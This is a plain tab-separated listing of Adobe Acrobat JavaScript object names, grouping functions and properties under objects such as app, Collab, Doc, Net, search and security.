app	Function	setInterval
app	Function	setTimeOut
app	Function	trustedFunction
app	Function	trustPropagatorFunction
app	Property	activeDocs
app	Property	calculate
app	Property	focusRect
app	Property	formsVersion
app	Property	fromPDFConverters
app	Property	fs
app	Property	fullscreen
app	Property	language
app	Property	media
app	Property	monitors
app	Property	numPlugIns
app	Property	openInPlace
app	Property	platform
app	Property	plugIns
app	Property	printColorProfiles
app	Property	printerNames
app	Property	runtimeHighlight
app	Property	runtimeHighlightColor
app	Property	thermometer
app	Property	toolbar
app	Property	toolbarHorizontal
app	Property	toolbarVertical
app	Property	viewerType
app	Property	viewerVariation
app	Property	viewerVersion
app.media		alert
app.media		Alerter
app.media		Events
app.media		getFirstRendition
app.media		Markers
app.media		MediaPlayer
app.media		Players
app.media		priv
app.media	Function	addStockEvents
app.media	Function	argsDWIM
app.media	Function	canPlayOrAlert
app.media	Function	computeFloatWinRect
app.media	Function	createPlayer
app.media	Function	getAltTextSettings
app.media	Function	getAnnotStockEvents
app.media	Function	getAnnotTraceEvents
app.media	Function	getPlayerStockEvents

app.media	Function	getPlayerTraceEvents
app.media	Function	getRenditionSettings
app.media	Function	getURLSettings
app.media	Function	openPlayer
app.media	Function	removeStockEvents
app.media	Function	startPlayer
app.media	Property	align
app.media	Property	canResize
app.media	Property	closeReason
app.media	Property	defaultVisible
app.media	Property	ifOffScreen
app.media	Property	layout
app.media	Property	monitorType
app.media	Property	openCode
app.media	Property	over
app.media	Property	pageEventNames
app.media	Property	raiseCode
app.media	Property	raiseSystem
app.media	Property	renditionType
app.media	Property	status
app.media	Property	trace
app.media	Property	version
app.media	Property	windowType
bookmarkRoot		toString
bookmarkRoot		valueOf
bookmarkRoot	Function	createChild
bookmarkRoot	Function	execute
bookmarkRoot	Function	insertChild
bookmarkRoot	Function	remove
bookmarkRoot	Function	setAction
bookmarkRoot	Function	style
bookmarkRoot	Property	children
bookmarkRoot	Property	color
bookmarkRoot	Property	doc
bookmarkRoot	Property	name
bookmarkRoot	Property	open
bookmarkRoot	Property	parent
Collab		addAnnotStore
Collab		addDocToDocsOpenedByWizard
Collab		addedAnnotCount
Collab		addReviewFolder
Collab		addReviewServer
Collab		AFCheckSubmitButtonStatus
Collab		AFPrepareFormForDistribution
Collab		alertWithHelp
Collab		AlertWithHelpWidth

Collab	allReviewServers
Collab	animateSyncButton
Collab	AVUMAddStringToPayloadWrapper
Collab	AVUMEndPayloadWrapper
Collab	AVUMLogEventWrapper
Collab	AVUMStartPayloadWrapper
Collab	beginInitiatorMailOperation
Collab	bringToFront
Collab	browseForFolder
Collab	browseForNetworkFolder
Collab	buttonRowMarginHeight
Collab	buttonRowMarginWidth
Collab	canCollapseTrackerSelection
Collab	canExpandTrackerSelection
Collab	canProxy
Collab	collapseTrackerSelection
Collab	convertDIPathToPlatformPath
Collab	convertMappedDrivePathToSMBURL
Collab	convertPlatformPathToDIPath
Collab	copyMe
Collab	cosObj2Stream
Collab	createAnnotStore
Collab	createUniqueDocID
Collab	dcSignup
Collab	defaultStore
Collab	docCenterHomeURL
Collab	docCenterLogin
Collab	docCenterURL
Collab	docID
Collab	drivers
Collab	dumpTrackerHTML
Collab	enableFinalApprovalEmail
Collab	endInitiatorMailOperation
Collab	expandTrackerSelection
Collab	finalApprovalEmailEnabled
Collab	GetActiveDocIW
Collab	getAggregateReviewInfo
Collab	getAlwaysUseServer
Collab	getCCaddr
Collab	getCustomEmailMessage
Collab	getDateAndTime
Collab	getDefaultDateAndTime
Collab	getDocCenterReviewServer
Collab	getEmailDistributionReviewServer
Collab	getERTCWelcomeInvisible
Collab	getFdfUrl

Collab	getFullyQualifiedHostname
Collab	getIcon
Collab	getIdentity
Collab	getNumberOfReviewsOnServer
Collab	getProgressInfo
Collab	getProxy
Collab	getReviewError
Collab	getReviewFolder
Collab	getReviewFolders
Collab	getReviewInfo
Collab	getReviewState
Collab	getSelectedNodeHierarchy
Collab	getServiceURL
Collab	getStateModels
Collab	getStoreFSBased
Collab	getStoreNoSettings
Collab	getStoreSettings
Collab	getUserIDFromStore
Collab	goBackOnline
Collab	hashString
Collab	hasInitiatorEmailRequest
Collab	hasReviewCommentRepositoryIntact
Collab	hasReviewDeadline
Collab	hasSynchonizer
Collab	haveOfflineReviews
Collab	haveReviews
Collab	init
Collab	initiatorEmail
Collab	invite
Collab	isApprovalWorkflow
Collab	isDisplayBezelEnabled
Collab	isDocCenterURL
Collab	isDocCtrInitAvailable
Collab	isDocDirty
Collab	isDocReadOnly
Collab	isEmailReview
Collab	isFirstLaunch
Collab	isOfflineReview
Collab	isOnlineReview
Collab	isOutlook
Collab	isPathWritable
Collab	isSharedReview
Collab	isSynchronizerIconShown
Collab	isUbiquitized
Collab	lastBBRURL
Collab	launchHelpViewer

Collab	makeAllCommentsReadOnly
Collab	marginHeight
Collab	marginWidth
Collab	maxPDFCommentsSize
Collab	modifiedAnnotCount
Collab	mountSMBURL
Collab	navIconHeight
Collab	navIconWidth
Collab	newWrStreamToCosObj
Collab	privateAnnotsAllowed
Collab	registerApproval
Collab	registerProxy
Collab	registerReview
Collab	removeApprovalDocScript
Collab	removeDocsOpenedByWizard
Collab	removeMultipleSelectedReviewsInTracker
Collab	removeReviewFolder
Collab	removeStateModel
Collab	returnToInitiator
Collab	reviewersEmail
Collab	reviewServers
Collab	saveTrackerHTML
Collab	setAlwaysUseServer
Collab	setCustomEmailMessage
Collab	setDefaultReviewServer
Collab	setERTCWelcomeInvisible
Collab	setReviewFolder
Collab	setReviewFolderForMultipleReviews
Collab	setReviewRespondedDate
Collab	setStoreFSBased
Collab	setStoreNoSettings
Collab	setStoreSettings
Collab	shareFile
Collab	shareFileBezel
Collab	showAnnotToolsWhenNoCollab
Collab	showBasicAuditTrail
Collab	stream2CosObj
Collab	streamToDocument
Collab	stringToUTF8
Collab	swAcceptTOU
Collab	swConnect
Collab	swRemoveWorkflow
Collab	swSendVerifyEmail
Collab	sync
Collab	takeOwnershipAndPublishComments

Collab		takeOwnershipOfComments
Collab		tipIconHeight
Collab		tipIconWidth
Collab		trackerLaunchTime
Collab		unregisterApproval
Collab		unregisterOffline
Collab		unregisterReview
Collab		unsetAlwaysUseServer
Collab		unsetERTCWelcomeInvisible
Collab		unsetFirstLaunch
Collab		updateMountInfo
Collab		uriConvertReviewSource
Collab		uriCreateFolder
Collab		uriDeleteFile
Collab		uriDeleteFolder
Collab		uriEncode
Collab		uriEnumerateFiles
Collab		uriNormalize
Collab		uriPutData
Collab		uriToDIPath
Collab		URL2PathFragment
Collab		user
Collab		wizardHeight
Collab		wizardMarginWidth
Collab		wizardWidth
Collab	Function	addStateModel
Collab	Function	documentToStream
color	Function	convert
color	Function	equal
color	Property	black
color	Property	blue
color	Property	cyan
color	Property	dkGray
color	Property	gray
color	Property	green
color	Property	ltGray
color	Property	magenta
color	Property	red
color	Property	transparent
color	Property	white
color	Property	yellow
console	Function	clear
console	Function	hide
console	Function	println
console	Function	show
Doc/this	Function	ADBCAnnotStore(doc, user)

Doc/this	Function	addAnnot()
Doc/this	Function	addField()
Doc/this	Function	addIcon()
Doc/this	Function	addLink()
Doc/this	Function	addNewField()
Doc/this	Function	addRecipientListCryptFilter()
Doc/this	Function	addRequirement()
Doc/this	Function	addScript()
Doc/this	Function	addThumbnails()
Doc/this	Function	addWatermarkFromFile()
Doc/this	Function	addWatermarkFromText()
Doc/this	Function	addWeblinks()
Doc/this	Function	AFBuildRegExps(array)
Doc/this	Function	AFDate_Format(pdf)
Doc/this	Function	AFDate_FormatEx(cFormat)
Doc/this	Function	AFDate_Keystroke(pdf)
Doc/this	Function	AFDate_KeystrokeEx(cFormat)
Doc/this	Function	AFDateFromYMD(nYear, nMonth, nDate)
Doc/this	Function	AFDateHorizon(nYear)
Doc/this	Function	AFExactMatch(rePatterns, sString)
Doc/this	Function	AFExtractNums(string)
Doc/this	Function	AFExtractRegExp(rePattern, string)
Doc/this	Function	AFExtractTime(string)
Doc/this	Function	AFGetMonthIndex(string)
Doc/this	Function	AFGetMonthString(index)
Doc/this	Function	AFMakeArrayFromList(string)
Doc/this	Function	AFMakeNumber(string)
Doc/this	Function	AFMatchMonth(string)
Doc/this	Function	AFMergeChange(event)
Doc/this	Function	AFNumber_Format(nDec, sepStyle, negStyle, currStyle, strCurrency, bCurrencyPrepend)
Doc/this	Function	AFNumber_Keystroke(nDec, sepStyle, negStyle, currStyle, strCurrency, bCurrencyPrepend)
Doc/this	Function	AFParseDate(string, longEntry, shortEntry, wordMonthEntry, monthYearEntry)
Doc/this	Function	AFParseDateEx(cString, cFormat)
Doc/this	Function	AFParseDateOrder(cFormat)
Doc/this	Function	AFParseDateWithPDF(value, pdf)
Doc/this	Function	AFParseDateYCount(cFormat)
Doc/this	Function	AFParseTime(string, date)
Doc/this	Function	AFPercent_Format(nDec, sepStyle, bPercentPrepend)
Doc/this	Function	AFPercent_Keystroke(nDec, sepStyle)
Doc/this	Function	AFRange_Validate(bGreaterThan,

		nGreaterThan, bLessThan, nLessThan)
Doc/this	Function	AFSignature_Format(cOperation, cFields)
Doc/this	Function	AFSignatureLock(doc, cOperation, cFields, bLock)
Doc/this	Function	AFSimple(cFunction, nValue1, nValue2)
Doc/this	Function	AFSimple_Calculate(cFunction, cFields)
Doc/this	Function	AFSimpleInit(cFunction)
Doc/this	Function	AFSpecial_Format(psf)
Doc/this	Function	AFSpecial_Keystroke(psf)
Doc/this	Function	AFSpecial_KeystrokeEx(mask)
Doc/this	Function	AFStringReplace(cString, oRegExp, cReplacement)
Doc/this	Function	AFTime_Format(ptf)
Doc/this	Function	AFTime_FormatEx(cFormat)
Doc/this	Function	AFTime_Keystroke(ptf)
Doc/this	Function	ANApprovalGetStrings(mode)
Doc/this	Function	ANAuthenticateResource(bCanStore, bStore, cServer, cRealm)
Doc/this	Function	ANClipPrec3(o)
Doc/this	Function	ANContinueApproval(doc)
Doc/this	Function	ANCreateMLSEElementsFromArray(nameOrArray, width)
Doc/this	Function	ANCreateMLSElement(name, width)
Doc/this	Function	ANCreateSkipElements(skipLabel, width)
Doc/this	Function	ANCreateTipElements(tip, width, tipDesc)
Doc/this	Function	ANDefaultInvite(doc, bUpdate, decodedURL)
Doc/this	Function	ANDocCenterLogin(bInSilentShowProgressMonitor)
Doc/this	Function	ANDocCenterLoginForAddReviewers()
Doc/this	Function	ANDocCenterSignup()
Doc/this	Function	ANDoSend(doc, docID, from, to, position, cc, bcc, subject, body, bUB, bUI, bApproval, bNoMojo, toolbars, bInitiatorEmail)
Doc/this	Function	ANDumpObj(obj)
Doc/this	Function	ANEndApproval(doc)
Doc/this	Function	ANERTC(doc)
Doc/this	Function	ANFancyAlertImpl(title, content, tip, buttons, dontShowMeAgain, ok, cancel, other, width)
Doc/this	Function	ANIdentityDialog(bCanCancel)
Doc/this	Function	ANMatchString(searchStr, matchStr)
Doc/this	Function	ANMatchStringCaseInsensitive(search

		Str, matchStr)
Doc/this	Function	ANNormalizeURL(url)
Doc/this	Function	ANPlatformPathToURL(url)
Doc/this	Function	ANRejectApproval(doc)
Doc/this	Function	ANRunSharedReviewEmailStep(reviewID, action)
Doc/this	Function	ANSendApprovalToAuthorEnabled(doc)
Doc/this	Function	ANSendCommentsToAuthor(doc)
Doc/this	Function	ANSendCommentsToAuthorEnabled(doc)
Doc/this	Function	ANSendForApproval(doc, bInitiating, bRejection, bUnregister, bNoMojo, bIsEnd)
Doc/this	Function	ANSendForBrowserReview(doc)
Doc/this	Function	ANSendForFormDistribution(props)
Doc/this	Function	ANSendForFormDistributionEnabled(doc)
Doc/this	Function	ANSendForReview(doc, bUpdate)
Doc/this	Function	ANSendForReviewEnabled(doc)
Doc/this	Function	ANSendForSharedReview(doc, requiredReviewers, optionalReviewers)
Doc/this	Function	ANSendForSharedReviewEnabled(doc)
Doc/this	Function	ANSendSharedFile(doc)
Doc/this	Function	ANShareFile(props)
Doc/this	Function	ANShareFile2(cPath)
Doc/this	Function	ANSMBURLToPlatformPath(smbUrl)
Doc/this	Function	ANStartApproval(doc)
Doc/this	Function	ANstateful(annot)
Doc/this	Function	ANsumFlatten(a, m, i, s)
Doc/this	Function	ANsummAnnot(annot, scale, doc, r, p, seqNum)
Doc/this	Function	ANsummarize(doc, title, p, r, dest, fs, print, twoUp, useSeqNum, scale, noAssocDoc, filter, paperWidth, paperHeight, includeAllPages, startPage, endPage, assocColor, assocOpacity)
Doc/this	Function	ANsums(a)
Doc/this	Function	ANTrustPropagateAll(o)
Doc/this	Function	ANValidateIdentity()
Doc/this	Function	ANVerifyComments(doc, str)
Doc/this	Function	applyRedactions()
Doc/this	Function	binsert(a, m)
Doc/this	Function	bringToFront()
Doc/this	Function	calculateNow()
Doc/this	Function	CBannotData(annot)
Doc/this	Function	CBannotSetData(annot, data)
Doc/this	Function	CBAutoConfigCommentRepository()

Doc/this	Function	CBBBRInit(doc)
Doc/this	Function	CBBBRInvite(doc, decodedURL)
Doc/this	Function	CBconnect(desc, bDoNotCreate)
Doc/this	Function	CBCreateGettingStartedStepDescription(reviewType, checkSize)
Doc/this	Function	CBCreateInviteStepDescription(orderClusterTitle, disallowPrev, showReaderEnable, verifyRaddr)
Doc/this	Function	CBCreateInviteStepDescriptionApproval(orderClusterTitle, disallowPrev, bShowInitiatorEmail, bShowReaderEnable, bCanReaderEnable)
Doc/this	Function	CBCreateSendInvitationStepDescription(subjHeading, isBBR)
Doc/this	Function	CBCreateStepNavElements(navs, activeStep)
Doc/this	Function	CBcreateTable(desc)
Doc/this	Function	CBCreateUploadStepDescription()
Doc/this	Function	CBdef(a, b)
Doc/this	Function	CBDeleteReplyChain(disc)
Doc/this	Function	CBEncodeMaybeInternalStrings(s)
Doc/this	Function	CBEncodeURL(url, bEnsureTrailingSlash)
Doc/this	Function	CBFormDistributionComplete(data)
Doc/this	Function	CBFormDistributionEmailComplete(data)
Doc/this	Function	CBFreezeFunc(func, substs)
Doc/this	Function	CBgetInfo(conn, name)
Doc/this	Function	CBGetReplyChain(dstAnnot, discussion)
Doc/this	Function	CBgetTableConnect(desc)
Doc/this	Function	CBgetTableDesc(doc, author)
Doc/this	Function	CBIsValidEmail(addr)
Doc/this	Function	CBPutReplyChain(discussion, bookmark, srcAnnot)
Doc/this	Function	CBRunApproveDialog(title, text, dest, tip, cannedSubj, cannedMsg, docName, liveReturnAddr, data, bShowInitiatorEmail, bIsEnd)
Doc/this	Function	CBRunBBRReviewWizard(data, startStep, endStep)
Doc/this	Function	CBRunEmailApprovalWizard(data, startStep, bShowInitiatorEmail, bShowReaderEnable, bCanReaderEnable)
Doc/this	Function	CBRunEmailReviewWizard(data, startStep)
Doc/this	Function	CBRunERTCWizard(data, startStep)

Doc/this	Function	CBRunFormDistributionWizard(data, startStep)
Doc/this	Function	CBRunFormDistributionWizardEmail(data, startStep)
Doc/this	Function	CBRunReturnResponseDialog(title, text, tip, cannedSubj, cannedMsg, docName, liveReturnAddr, data)
Doc/this	Function	CBRunReviewOptionsDialog(data, showReaderEnable, canReaderEnable)
Doc/this	Function	CBRunSharedReviewWizard(data, startStep)
Doc/this	Function	CBRunShareFileWizard(data, startStep)
Doc/this	Function	CBRunSimpleWiz(wizard, startStepNum, endStepNum, data)
Doc/this	Function	CBRunSimpleWizNew(wizard, startStepNum, endStepNum, data)
Doc/this	Function	CBsetInfo(conn, name, value)
Doc/this	Function	CBSetProductVariant(s)
Doc/this	Function	CBSharedReviewCloseDialog(doc, bDirty, bMustClose, bEnded)
Doc/this	Function	CBSharedReviewComplete(data)
Doc/this	Function	CBSharedReviewConfigureServerStepDescription(dataWiz)
Doc/this	Function	CBSharedReviewDistributeStepDescription()
Doc/this	Function	CBSharedReviewIfOfflineDialog(cSourceURL, doc)
Doc/this	Function	CBSharedReviewInviteReviewers()
Doc/this	Function	CBSharedReviewSecurityDialog(cReviewID, cSourceURL, doc)
Doc/this	Function	CBSharedReviewSelectServerTypeDescription(wizData)
Doc/this	Function	CBSharedReviewStatusDialog(cReviewID, doc, cDriverURI, bReturning)
Doc/this	Function	CBShareFileComplete(data)
Doc/this	Function	CBStartWizStep(dialog, title, navs, activeStep, heading, text, tip, tipDesc, finishString, description, noSteps)
Doc/this	Function	CBStartWizStepNew(dialog, title, navs, activeStep, heading, text, tip, tipDesc, finishString, description, noSteps)
Doc/this	Function	CBStrToLongColumnThing(s)
Doc/this	Function	CBTrustPropagateWiz(w)
Doc/this	Function	closeDoc()
Doc/this	Function	ColorConvert(oColor, cColorspace)
Doc/this	Function	colorConvertPage()
Doc/this	Function	ColorEqual(c1, c2)

Doc/this	Function	createDataObject()
Doc/this	Function	createIcon()
Doc/this	Function	createTemplate()
Doc/this	Function	CreateViewerVersionCheck70(actions)
Doc/this	Function	CreateViewerVersionCheckCase(action, need_vers)
Doc/this	Function	CreateViewerVersionCheckString(creator, action, strlang, chtab)
Doc/this	Function	CreateViewerVersionCheckStringsCluster(actions, strlang, indent)
Doc/this	Function	CreateWorkspace(verb, url, authStr)
Doc/this	Function	dcRequest(verb, url, authStr)
Doc/this	Function	DebugAlert(string)
Doc/this	Function	debugExcept(e)
Doc/this	Function	DebugPrintln(obj)
Doc/this	Function	DebugThrow(e)
Doc/this	Function	deleteIcon()
Doc/this	Function	deletePages()
Doc/this	Function	deleteSound()
Doc/this	Function	disableWindows()
Doc/this	Function	DistributionServerStepCommitWork(data)
Doc/this	Function	DoIdentityDialog(dialogText, warningMessage, warningTitle, bDemandEmail, bDemandName)
Doc/this	Function	DynamicAnnotStore(doc, user, settings)
Doc/this	Function	eMailValidate(emailStr)
Doc/this	Function	embedDocAsDataObject()
Doc/this	Function	embedOutputIntent()
Doc/this	Function	EnableForERTC()
Doc/this	Function	enableWindows()
Doc/this	Function	encryptForRecipients()
Doc/this	Function	encryptUsingPolicy()
Doc/this	Function	encryptUsingPolicyForJSObject(pDoc, cPolicyId, aEmailAddresses, oPermissions, bAllowUI)
Doc/this	Function	exportAsFDF()
Doc/this	Function	exportAsFDFStr()
Doc/this	Function	exportAsText()
Doc/this	Function	exportAsTextStr()
Doc/this	Function	exportAsXFAStr()
Doc/this	Function	exportAsXFDF()
Doc/this	Function	exportAsXFDFStr()
Doc/this	Function	exportDataObject()
Doc/this	Function	exportXFAData()
Doc/this	Function	extractPages()

Doc/this	Function	filterAddrs(oldReqR, oldOptR, initiatorEmail, newReqR, newOptR)
Doc/this	Function	flattenPages()
Doc/this	Function	getAnnot()
Doc/this	Function	getAnnot3D()
Doc/this	Function	getAnnotRichMedia()
Doc/this	Function	getAnnots()
Doc/this	Function	getAnnots3D()
Doc/this	Function	getAnnotsRichMedia()
Doc/this	Function	getColorConvertAction()
Doc/this	Function	getDataObject()
Doc/this	Function	getDataObjectContents()
Doc/this	Function	getField()
Doc/this	Function	getFolderNameRemovedPath(cSourceURL)
Doc/this	Function	getFormsString(i)
Doc/this	Function	getFS(url)
Doc/this	Function	getIcon()
Doc/this	Function	getLegalWarnings()
Doc/this	Function	getLinks()
Doc/this	Function	getModifications()
Doc/this	Function	getnextnumber(currentNumber)
Doc/this	Function	getNthFieldName()
Doc/this	Function	getNthIconName()
Doc/this	Function	getNthTemplate()
Doc/this	Function	getOCGOrder()
Doc/this	Function	getOCGs()
Doc/this	Function	getPageBox()
Doc/this	Function	getPageLabel()
Doc/this	Function	getPageNthWord()
Doc/this	Function	getPageNthWordQuads()
Doc/this	Function	getPageNumWords()
Doc/this	Function	getPageRotation()
Doc/this	Function	getPageTransition()
Doc/this	Function	getPrintParams()
Doc/this	Function	getPrintSepsParams()
Doc/this	Function	getSignatureStatus()
Doc/this	Function	getSound()
Doc/this	Function	GetStepNum(name, reviewType)
Doc/this	Function	getTemplate()
Doc/this	Function	getURL()
Doc/this	Function	gotoNamedDest()
Doc/this	Function	hasHanko()
Doc/this	Function	importAnFDF()
Doc/this	Function	importAnXFDF()
Doc/this	Function	importDataObject()

Doc/this	Function	importIcon()
Doc/this	Function	importSound()
Doc/this	Function	importTextData()
Doc/this	Function	importXFAData()
Doc/this	Function	indexOfNextEssential(mask, startIndex)
Doc/this	Function	InitializeMultimediaJS()
Doc/this	Function	insertPages()
Doc/this	Function	isAlphabetic(ch)
Doc/this	Function	isAlphaNumeric(ch)
Doc/this	Function	isNumber(ch)
Doc/this	Function	isort(a, status)
Doc/this	Function	isReservedMaskChar(ch)
Doc/this	Function	isValidSaveLocationAtDocCtr(filename)
Doc/this	Function	IWBrowseAnyDoc(reviewType, checkSize)
Doc/this	Function	IWBrowseDoc(reviewType, checkSize)
Doc/this	Function	IWBrowseDocStepCommitWork(data)
Doc/this	Function	IWDistributeStepDescription(reviewType, checksize)
Doc/this	Function	IWDistributionServer(reviewType, checkSize)
Doc/this	Function	IWEmailStepDescription(reviewType)
Doc/this	Function	IWERTCWelcome(reviewType, checkSize)
Doc/this	Function	IWIdentityDialog()
Doc/this	Function	IWNewInternalServer(data, reviewType, checkSize)
Doc/this	Function	IWSaveProfileStepDescription(reviewType, checksize)
Doc/this	Function	IWSharedReviewDocCenterCreateConfirm(reviewType)
Doc/this	Function	IWSharedReviewDocCenterCreateID(reviewType)
Doc/this	Function	IWSharedReviewDocCenterLogin(reviewType)
Doc/this	Function	IWSharedReviewDocCenterServicesDialog()
Doc/this	Function	IWShareFileConfirmDialog(msg1, msg2, fileLink)
Doc/this	Function	IWShowFileError(data, bIsRemote)
Doc/this	Function	IWShowFolderError(data, bIsRemote)
Doc/this	Function	IWShowLocalFolderError(data)
Doc/this	Function	IWShowSharepointWorkspace(data, mainDialog)
Doc/this	Function	IWSubmitButton(reviewType, checkSize)
Doc/this	Function	IWUploadFileError_UniqueFilenameDia

		log(filesWithSameFileName)
Doc/this	Function	IWUploadFileFailedDialog(data, filesFailed_Unsupported, fileFailed_OutOfSpace, filesFailed_Unknown, bAllFailed)
Doc/this	Function	LoginForGuardian()
Doc/this	Function	LookUpWordDefinitionURL(cWord, country)
Doc/this	Function	LookUpWordEnable(country)
Doc/this	Function	mailDoc()
Doc/this	Function	mailForm()
Doc/this	Function	maskSatisfied(vChar, mChar)
Doc/this	Function	Matrix2D(a, b, c, d, h, v)
Doc/this	Function	migrateAnnotsFrom()
Doc/this	Function	movePage()
Doc/this	Function	myReviewTrackerDebugAlert(str)
Doc/this	Function	newPage()
Doc/this	Function	openDataObject()
Doc/this	Function	populateFilesAtDocCenter(data, filename)
Doc/this	Function	print()
Doc/this	Function	printSeps()
Doc/this	Function	printSepsWithParams()
Doc/this	Function	printWithParams()
Doc/this	Function	RefreshPoliciesForGuardian()
Doc/this	Function	removeDataObject()
Doc/this	Function	removeField()
Doc/this	Function	removeIcon()
Doc/this	Function	removeLinks()
Doc/this	Function	removeRequirement()
Doc/this	Function	removeScript()
Doc/this	Function	removeTemplate()
Doc/this	Function	removeThumbnails()
Doc/this	Function	RemoveWebdav(element, index, array)
Doc/this	Function	removeWeblinks()
Doc/this	Function	replacePages()
Doc/this	Function	requestPermission()
Doc/this	Function	resetForm()
Doc/this	Function	saveAs()
Doc/this	Function	scroll()
Doc/this	Function	selectPageNthWord()
Doc/this	Function	setAction()
Doc/this	Function	setDataObjectContents()
Doc/this	Function	setDateAndTime(newExternalDate, newInternalDate)
Doc/this	Function	setOCGOrder()
Doc/this	Function	setPageAction()

Doc/this	Function	setPageBoxes()
Doc/this	Function	setPageLabels()
Doc/this	Function	setPageRotations()
Doc/this	Function	setPageTabOrder()
Doc/this	Function	setPageTransitions()
Doc/this	Function	setUserPerms()
Doc/this	Function	SharedString(strID)
Doc/this	Function	SilentDocCenterLogin(data, bShowProgressMonitor)
Doc/this	Function	spawnPageFromTemplate()
Doc/this	Function	SplitAddrs(addrs)
Doc/this	Function	SPSearchForServices()
Doc/this	Function	stampAPFromPage()
Doc/this	Function	submitForm()
Doc/this	Function	syncAnnotScan()
Doc/this	Function	TestHSAcceptTOU()
Doc/this	Function	TestHSShare(url, users, limitedAccess)
Doc/this	Function	TestHSUnverified()
Doc/this	Function	TestHSUpload()
Doc/this	Function	TestHSVerifyEmail()
Doc/this	Function	TestRemoveWorkflow(workflowFileURL)
Doc/this	Function	WDAnnotEnumerator(parent, sorted)
Doc/this	Function	WDmungeURL(url)
Doc/this	Prop. (Boolean)	calculate
Doc/this	Prop. (Boolean)	certified
Doc/this	Prop. (Boolean)	closed
Doc/this	Prop. (Boolean)	delay
Doc/this	Prop. (Boolean)	dirty
Doc/this	Prop. (Boolean)	disclosed
Doc/this	Prop. (Boolean)	dynamicXFAForm
Doc/this	Prop. (Boolean)	external
Doc/this	Prop. (Boolean)	hidden
Doc/this	Prop. (Boolean)	isInCollection
Doc/this	Prop. (Boolean)	isModal

Doc/this	Prop. (Boolean)	permStatusReady
Doc/this	Prop. (Boolean)	requiresFullSave
Doc/this	Prop. (Boolean)	wireframe
Doc/this	Prop. (Boolean)	XFAForeground
Doc/this	Prop. (Number)	ANFB_ShouldAppearInPanel
Doc/this	Prop. (Number)	ANFB_ShouldCollaborate
Doc/this	Prop. (Number)	ANFB_ShouldEdit
Doc/this	Prop. (Number)	ANFB_ShouldExport
Doc/this	Prop. (Number)	ANFB_ShouldNone
Doc/this	Prop. (Number)	ANFB_ShouldPrint
Doc/this	Prop. (Number)	ANFB_ShouldSummarize
Doc/this	Prop. (Number)	ANFB_ShouldView
Doc/this	Prop. (Number)	ANSB_Author
Doc/this	Prop. (Number)	ANSB_ModDate
Doc/this	Prop. (Number)	ANSB_None
Doc/this	Prop. (Number)	ANSB_Page
Doc/this	Prop. (Number)	ANSB_Seq
Doc/this	Prop. (Number)	ANSB_Subject
Doc/this	Prop. (Number)	ANSB_Type
Doc/this	Prop. (Number)	CBFDBPerDoc
Doc/this	Prop. (Number)	CBFNiceDBName
Doc/this	Prop. (Number)	CBFNiceTableName
Doc/this	Prop. (Number)	filesize

Doc/this	Prop. (Number)	IPV4Type
Doc/this	Prop. (Number)	IPV6Type
Doc/this	Prop. (Number)	mouseX
Doc/this	Prop. (Number)	mouseY
Doc/this	Prop. (Number)	numFields
Doc/this	Prop. (Number)	numIcons
Doc/this	Prop. (Number)	numPages
Doc/this	Prop. (Number)	numTemplates
Doc/this	Prop. (Number)	pageNum
Doc/this	Prop. (Number)	zoom
Doc/this	Prop. (String)	author
Doc/this	Prop. (String)	baseURL
Doc/this	Prop. (String)	CBCanDoApprovalWorkflowCheckExpr
Doc/this	Prop. (String)	CBCanDoEBRReviewWorkflowCheckExpr
Doc/this	Prop. (String)	CBCanDoReviewWorkflowCheckExpr
Doc/this	Prop. (String)	CBCanDoWorkflowCheckExprAPR
Doc/this	Prop. (String)	creationDate
Doc/this	Prop. (String)	creator
Doc/this	Prop. (String)	cTableEvenRowColor
Doc/this	Prop. (String)	cTableHeaderColor
Doc/this	Prop. (String)	cTableOddRowColor
Doc/this	Prop. (String)	deadlineDate
Doc/this	Prop. (String)	documentFileName
Doc/this	Prop. (String)	IDS_AM
Doc/this	Prop. (String)	IDS_GREATER_THAN
Doc/this	Prop. (String)	IDS_GT_AND_LT
Doc/this	Prop. (String)	IDS_INVALID_DATE
Doc/this	Prop. (String)	IDS_INVALID_DATE2
Doc/this	Prop. (String)	IDS_INVALID_MONTH
Doc/this	Prop. (String)	IDS_INVALID_VALUE
Doc/this	Prop. (String)	IDS_LESS_THAN
Doc/this	Prop. (String)	IDS_MONTH_INFO
Doc/this	Prop. (String)	IDS_PM
Doc/this	Prop. (String)	IDS_STARTUP_CONSOLE_MSG
Doc/this	Prop. (String)	internalDeadlineDate
Doc/this	Prop. (String)	keywords

Doc/this	Prop. (String)	layout
Doc/this	Prop. (String)	metadata
Doc/this	Prop. (String)	modDate
Doc/this	Prop. (String)	pane
Doc/this	Prop. (String)	path
Doc/this	Prop. (String)	producer
Doc/this	Prop. (String)	subject
Doc/this	Prop. (String)	title
Doc/this	Prop. (String)	URL
Doc/this	Prop. (String)	zoomType
Doc.media/this.media	Function	getOpenPlayers
Doc.media/this.media	Property	canPlay
Doc.media/this.media	Property	priv
event	Property	name
event	Property	rc
event	Property	source
event	Property	target
event	Property	type
global		ADBE_PMD_Check
global		ADBE_PMD_Installed
global		ADBE_PMD_NeedVersion
global		ADBE_PMD_Version
global	Function	setPersistent
global	Function	subscribe
identity	Function	corporation
identity	Function	email
identity	Function	loginName
identity	Function	name
info	Function	Authors
info	Function	ContactEmail
media		canPlay
media		getOpenPlayers
media		priv
Net		streamFromString
Net		stringEncode
Net		stringFromStream
Net		Subscriptions
Net		wireDump
Net	Function	streamDecode
Net	Function	streamDigest
Net	Function	streamEncode
Net	Property	Discovery
Net	Property	HTTP

Net	Property	SOAP
Net.HTTP		DocCtr
Net.HTTP		runTaskSet
Net.HTTP		WebDAV
Net.HTTP	Function	request
RSS		addFeed
RSS		addUI
RSS		feeds
RSS		getContents
RSS		getResourceContents
RSS		removeFeed
RSS		update
search		getNthIndex
search		numIndexes
search	Function	addIndex
search	Function	getIndexForPath
search	Function	query
search	Function	removeIndex
search	Property	attachments
search	Property	available
search	Property	bookmarks
search	Property	docInfo
search	Property	docText
search	Property	docXMP
search	Property	ignoreAccents
search	Property	ignoreAsianCharacterWidth
search	Property	indexes
search	Property	jpegExif
search	Property	legacySearch
search	Property	markup
search	Property	matchCase
search	Property	matchWholeWord
search	Property	maxDocs
search	Property	objectMetadata
search	Property	proximity
search	Property	proximityRange
search	Property	refine
search	Property	soundex
search	Property	stem
search	Property	thesaurus
search	Property	wordMatching
security		compareDocuments
security		DigestRIPEMD160
security		DigestSHA1
security		DigestSHA256
security		DigestSHA384

security		DigestSHA512
security		importSettings
security	Function	chooseRecipientsDialog
security	Function	chooseSecurityPolicy
security	Function	exportToFile
security	Function	getHandler
security	Function	getSecurityPolicies
security	Function	importFromFile
security	Property	APSHandler
security	Property	EncryptTargetAttachments
